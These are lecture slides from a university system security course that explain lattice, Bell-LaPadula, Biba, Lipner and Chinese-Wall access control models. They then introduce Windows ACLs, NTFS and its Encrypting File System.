




Figure 13.5 Summary of Clark-Wilson System Integrity Rules
Source: [CLAR87].

Multilateral models

- When we were working towards the BLP model we described multilevel models.
  - Multilevel with respect to the objects (data) and with respect to the subjects (people/processes).
  - Information flow is up/down.
- This is okay but limited with respect to modelling many types of real systems.
  - We also need multilateral models which account for information flowing sideways. We will look at these briefly.
  - They are, for example, particularly important in the context of database security.





The lattice models

- The proto-multilateral system is the lattice model, which was developed around the same time as BLP.
- It is actually quite similar to the BLP model, which is itself based on a lattice.
  - We looked at a somewhat simplified version.
- The lattice model wasn't "popularised" until Denning, but there was input from many and some of that also feed into BLP. See 3b_Denning-1976.pdf.
- The lattice model is, like BLP, a confidentiality model.

Lattices…

- Multilevel is fine when we have a clear and complete ordering, but we don't always.
- We can use lattices to represent the relationship between security categories.
- They provide:
  - A mathematical structure under a relational operator.
  - A partial ordering with respect to " ≤ ".

- Questions:
  1. Given two objects at different security levels, what is the lowest security level a subject must have to be allowed to read both objects?
  2. Given two subjects at different levels, what is the highest security level an object can have so that it still can be read by both subjects?
- Why are these questions important?
  - Principle of least privilege.
- How can we answer them?

- **Definition**: A lattice (L, ≤) consists of a set L and a partial order ≤ (generally a reflexive, antisymmetric, and transitive relation), so that for every two elements a, b $\in$ L there exists:
  - A least upper bound u $\in$ L.
  - A greatest lower bound l $\in$ L.
- Formally:

This is AND

$$a \leq u,\ b \leq u, \text{ and for all } v \in L : (a \leq v \wedge b \leq v) \rightarrow (u \leq v)$$


$$l \leq a,\ l \leq b, \text{ and for all } k \in L : (k \leq a \wedge k \leq b) \rightarrow (k \leq l)$$

Properties of the relation ≤

- Reflexive: a ≤ a.
- Antisymmetric: If a ≤ b and b ≤ a then a = b.
- Transitive: If a ≤ b and b ≤ c then a ≤ c.

- An important term:
- If a ≤ b, b dominates a → b *dom* a
  - Domination can be interpreted as meaning requiring a higher security level.

A lattice we could work with…



See Haase diagrams

The questions again ...

1. Given two objects at different security levels, what is the lowest security level a subject must have to be allowed to read both objects?
   - Least upper bound.
2. Given two subjects at different levels, what is the highest security level an object can have so that it still can be read by both subjects?
   - Greatest lower bound.

More on partial ordering…

- It seems students struggle with this concept, so here goes an informal illustration that might help.
- Three people: Alice, Alex and Bob.
- Order them alphabetically:
  - Alex, Alice and Bob.
  - This is, for this dataset, a complete ordering.
- Order them by initial only:
  - {Alice, Alex}, Bob
  - This is a partial ordering.
- Truncation or rounding in ordering will give a partial order.

Properties for confidentiality: ss-property

- **Simple Security Property**:
- For subject S, object O, and authorization or ability A, with A = read, the subject S *dominates* the classification of the object O.
- In other words, the read ability is only possible for subjects with a level higher or equal to that of the object level.
- **No read-up security policy**:
  - No subject can read data at a higher level.
- This is simple but can make it difficult to handle exceptions.
- **WARNING**: Here security means confidentiality, but confidentiality is usually only part of something being secure!
  - “Secure” needs a context.

* – property

The * doesn't mean anything. It was just a searchable string that never got replaced! ☺

- **Star-property**:
- For subject S, object O, and authorization or ability A, where A = writing, the subject S is *dominated by* the object O.
- In other words, the writing ability is only possible when subjects are writing into objects of greater or equal security level.
- **No write-down security policy**:
  - You cannot give higher level information to systems with a lower authorisation.

Problems with the * – property

- How can high ranking subjects pass any information to lower level subjects?
  - One way is to allow subjects to operate at lower ranks.
  - Another is to identify trusted subjects which are allowed to violate the * – property.

Integrity and confidentiality

- What happens if we combine Biba and BLP?
- **“No read up, no write down!”**
- **“No write up, no read down!”**

- **Hmm ...**

  ... “Read and Write across”?

Lipner's model

- The difference lies in the clearances and classifications.
- We have a lattice here rather than the simple levels, and we have a lattice associated with integrity and a lattice associated with confidentiality.

Labels in a combined model …

- The language used to describe the levels differs between a confidentiality setting and an integrity setting.
- For example, the sensitivity levels may be:

top secret	very reliable	totally trusted
Secret	reliable	mostly trusted
Confidential	a little bit reliable	somewhat trusted
Unclassified	unreliable	untrusted

- **BLP**: Confidentiality based so would likely use the first column.
- **Biba**: Integrity based so would so likely use the second and third columns.

Classifications for Confidentiality

- **CAM**: Audit Manager: System auditing and management functions.
- **CSL**: System Low: The lowest.

Categories for Confidentiality

- **CP**: Production: Production code and data.
- **CD**: Development: Production programs under development and testing, but not yet in production use.
- **CSD**: Systems Development: System programs under development, but not yet in production use.

Classifications for Integrity

- **ISP:** System programs.
- **IO**: Production programs and development software.
- **ISL**: System Low: The lowest.

Categories for Integrity

- **ID**: Development: Development entities.
- **IP**: Production: Production entities.

Subjects → Users

Users	Confidentiality Clearance	Integrity Clearance / Trust
Ordinary user	(CSL, {CP})	(ISL, {IP})
Application developer	(CSL, {CD})	(ISL, {ID})
System programmer	(CSL, {CSD})	(ISL, {ID})
System controller	(CSL, {CP, CD,CSD}) and downgrade privilege	(ISP, {IP, ID})
System manager, Auditor	(CAM, {CP, CD,CSD})	(ISL, ∅)
Repair	(CSL, {CP})	(ISL, {IP})

Objects → Code, data, program, logs


Objects	Confidentiality Clearance	Integrity Clearance / Trust
Development code/test data	(CSL, {CD})	(ISL, {ID})
Production code	(CSL, {CP})	(IO, {IP})
Production data	(CSL, {CP})	(ISL, {IP})
Software Tools	(CSL, ∅)	(IO, {ID})
System programs	(CSL, ∅)	(ISL, {IP, ID})
System programs in modification	(CSL, {CSD})	(ISL, {ID})
System and application logs	(CAM, {appropriate categories})	(ISL, ∅)
Repair	(CSL, {CP})	(ISL, {IP})

So ...

- The classifying and categorizing is carried out so typical behaviour is appropriately represented.
- For example, an ordinary user can alter production data, but cannot change production code.

The Chinese-Wall model

- Brewer and Nash (1989) proposed this model to handle the conflicts of interest that occur in many commercial environments.
- In this case ...
  - ... the subjects are analysts or consultants.
  - ... the objects are information sets for companies.



Dilbert: 30-Jan-2001

- In the Chinese-Wall model we have conflicts of interest classes defined.
  - One might, for example, contain banks.
  - Another might, for example, contain energy industry companies.
- This model is dynamic, depending on the activities of a subject, subsequent actions will be disallowed.
- For example, if Alice consults for Bank A she won’t be allowed to consult for Bank B.




Figure 13.6 Potential Flow of Information Between Two CIs

A warning ... CWM Access control

- Be careful:
  - Chinese-Wall model.
  - Clark-Wilson model.

Mostly NON-EXAMINABLE

CSCI262/CSCI862 Spring-2021

System Security **(S3c)**

Access control III: Windows

Outline

- Ctrl-Alt-Del.
- ACL for Windows.
- NTFS.
  - EFS for NTFS.
- ACL’s in code.
- ACL using ATL.

Ctrl-Alt-Del

- False login screens:
  - Ctrl-Alt-Del is the *secure attention sequence*, used by Windows NT.
  - It is guaranteed to take you to a genuine password prompt, it is a so-called trusted path.
- But guaranteed is a loaded statement.
- If the whole terminal is corrupted then it doesn't help.
- Anderson ("Security Engineering") notes they once "caught a student installing modified keyboards in our public terminal room to capture passwords".
- If the attacker is prepared to go to such lengths, the ctrl-alt-del sequence just simplifies the software design task.

Access Control List

- An ACL is an access control method employed by Windows NT, Windows 2000, Windows XP, Windows 7, Windows 8
- It is used to determine to what degree an account is allowed to access a resource.
- Windows 95, Windows 98, Windows ME, and Windows CE do not support ACLs.

- Windows NT, 2000, XP, 7 contain two types of ACLs:
  - Discretionary access control lists (DACLs).
  - System access control list (SACLs).
- A DACL determines access rights to secured resources.
  - A DACL can be attached to an object in the system.
- A SACL determines audit policy for secured resources.
  - We will look at auditing later in this subject.
- ACL’s are supported by NTFS

Common File Systems

- Earlier versions of Windows (95, 98, ME) used File Allocation Tables (FAT and the 32-bit FAT32).
  - They continue to be supported, primarily for backward compatibility, but FAT32 is also used for flash memory.
  - We can convert between them using:

```
convert c: /FS:NTFS
```


- New Technology File System (NTFS) (http://www.ntfs.com)
  - Designed for Windows NT, 2000, XP.
  - Still used in Windows 7.
    - You could use FAT32 or the older FAT (FAT16)…
  - Supports file-level security, compression and auditing.

NTFS Security

- After user authentication to the Windows system via user name and password, NTFS provides another security layer.
- It allows the system administrators to:
  - Set access permissions to data using ACLs.
  - Encrypt data and folders stored on an NTFS.
- The last point is very important. NTFS has an **Encrypting File System** (EFS) that provides the core file encryption technology used to store encrypted files on NTFS volumes.
  - EFS keeps files safe from intruders who gain unauthorized physical access to sensitive data, by, for example, stealing a computer.


- The encryption is transparent with respect to users.
  - Users work with encrypted files and folders as they do with any other files and folders. Decryption is automatic for authorised parties.
  - If you send the files anywhere the encryption is removed.
- EFS can:
  - Encrypt files and folders on NTFS volumes.
  - What is encryption?
    - Providing confidentiality.
      - What is confidentiality?
        - …

